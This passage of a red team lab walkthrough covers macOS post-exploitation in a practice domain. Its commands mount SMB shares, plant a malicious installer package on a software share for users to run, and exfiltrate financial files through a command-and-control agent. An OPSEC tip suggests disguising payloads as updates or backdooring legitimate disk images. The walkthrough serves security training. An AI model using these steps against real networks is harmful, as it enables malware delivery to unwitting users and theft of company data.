5.3 Package Execution

Next, we will copy our package payload to the 'Software' share attached to the mgmt.harvest.lab domain controller, gravenstein.mgmt.harvest.lab. This share is used by users in the mgmt.harvest.lab domain to download new software packages and releases pushed by the IT administrator.

To begin, we list the share using smbutil:

```
[Fri Dec 08 2023 06:06 AM] / 607 / team1 / 20
```

```
shell smbutil view //gravenstein.mgmt.harvest.lab
```

1	Share	Type	Comments
2	-----		
3	ADMIN\$	Disk	Remote Admin
4	NETLOGON	Disk	Logon server share
5	Software	Disk	Software repository
6	SYSVOL	Disk	Logon server share
7	C\$	Disk	Default share
8	Management	Disk	Management share
9	IPC\$	Pipe	Remote IPC
10			
11	7 shares listed		

We then mount the Software share to the local file system using the mount command:

```
[Fri Dec 08 2023 06:11 AM] / 609 / team1 / 20
```

```
shell mount -t smbfs //gravenstein.mgmt.harvest.lab/Software /Users/clive.phillips/Public
```

```
1 No Command Output
```

Next, copy the Apfell package payload to the mounted Software repository share where it will become available to other domain users:

```
[Fri Dec 08 2023 06:35 AM] / 625 / team1 / 20
```

```
shell cp apfell.pkg /Users/clive.phillips/Public
```

```
1 No Command Output
```

Finally, change out of the mounted directory and unmount the Software share:


```
[Fri Dec 08 2023 06:36 AM] / 628 / team1 / 20
```

```
shell umount /Users/clive.phillips/Public
```

```
1 No Command Output
```

After a short while, the package file will be retrieved from the Software share by the victim and installed. Once installed, we will obtain a root callback on the host.

OPSEC: In a real red team engagement, we can go further to entice users to download malicious files. E.g., Disguising it as a critical system update or by backdooring the disk image (dmg) of a legitimate application.



The screenshot shows a software interface titled "Operation Harvest". It displays a table of harvested hosts with the following columns: INTERACT, IP, HOST, USER, DOMAIN, PID, LAST CHECKIN, DESCRIPTION, and AGENT. There are three entries listed:

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT
27	192.168.79.12	BALDWIN	root	MGMT.HARVEST.LAB	991	9 seconds	bsides payload for Jack	
20	192.168.77.19	BRAMLEY	clive.phillips	DEV.HARVEST.LAB	1348	7 seconds	bsides payload for Jack	
19	192.168.77.14	JAZZ	oliver.smith	HARVEST.LAB	838	11 seconds	bsides payload for Jack	

5.4 Action on Objectives

With root access to the CEO's system, we can perform some enumeration to identify business-critical information.

The 'Action on Objectives' phase of an attack is critical, as it represents the stage where adversaries accomplish their main goals. These actions could include data exfiltration, destroying data, or manipulating operational processes. This stage is the culmination of the previous phases of the attack lifecycle, where the threat actors have already established their foothold and are now executing their primary mission.

Listing the shares on the domain controller, we note a 'Management' share which ought to contain some business-related information:

```
[Fri Dec 08 2023 10:44 AM] / 647 / team1 / 41
```

```
shell smbutil view //gravenstein.mgmt.harvest.lab
```

1	Share	Type	Comments
2	-----		
3	ADMIN\$	Disk	Remote Admin
4	NETLOGON	Disk	Logon server share
5	Software	Disk	Software repository
6	SYSVOL	Disk	Logon server share
7	C\$	Disk	Default share
8	Management	Disk	Management share
9	IPC\$	Pipe	Remote IPC
10			
11	7 shares listed		

We mount the remote share to the /Users/scott.jones/Public directory:

```
[Fri Dec 08 2023 10:48 AM] / 656 / team1 / 41
```

```
shell mount -t smbfs //gravenstein.mgmt.harvest.lab/Management /Users/scott.jones/Public
```

```
1 No Command Output
```

We list the shares and see that some interesting data is present:

File Listing Data			
ACTIONS	SIZE	NAME	OWNER
ACTIONS	16 KB	MacOS	root(0)
ACTIONS	8 KB	.DS_Store	root(0)
ACTIONS	36.31 KB	Harvest_Corp_Audit_Report.docx	root(0)
ACTIONS	5.77 KB	Harvest_Corp_Financial_Earnings.xlsx	root(0)
ACTIONS	9.48 KB	Harvest_Corp_Payroll_Data.xlsx	root(0)
ACTIONS	36.13 KB	Harvest_Corp_Q1_Financial_Report_2023.docx	root(0)
ACTIONS	30.43 KB	Harvest_Corp_Q1_Financial_Report_2023.pptx	root(0)
ACTIONS	16 KB	Q1 2024	root(0)

We can now exfiltrate this data by copying it off the share:

[Fri Dec 08 2023 10:59 AM] / 663 / team1 / 41

```
shell cp Harvest_Corp_Financial_Earnings.xlsx /private/tmp
```

1 No Command Output

Finally, we download the files via Apfell's download command, completing our objectives:

[Fri Dec 08 2023 11:00 AM] / 664 / team1 / 41

```
download /private/tmp/Harvest_Corp_Financial_Earnings.xlsx
```

 DOWNLOAD FILE

5.5 References

- <https://www.blackhat.com/us-21/briefings/schedule/#come-to-the-dark-side-we-have-apples-turning-macos-management-evil-23582>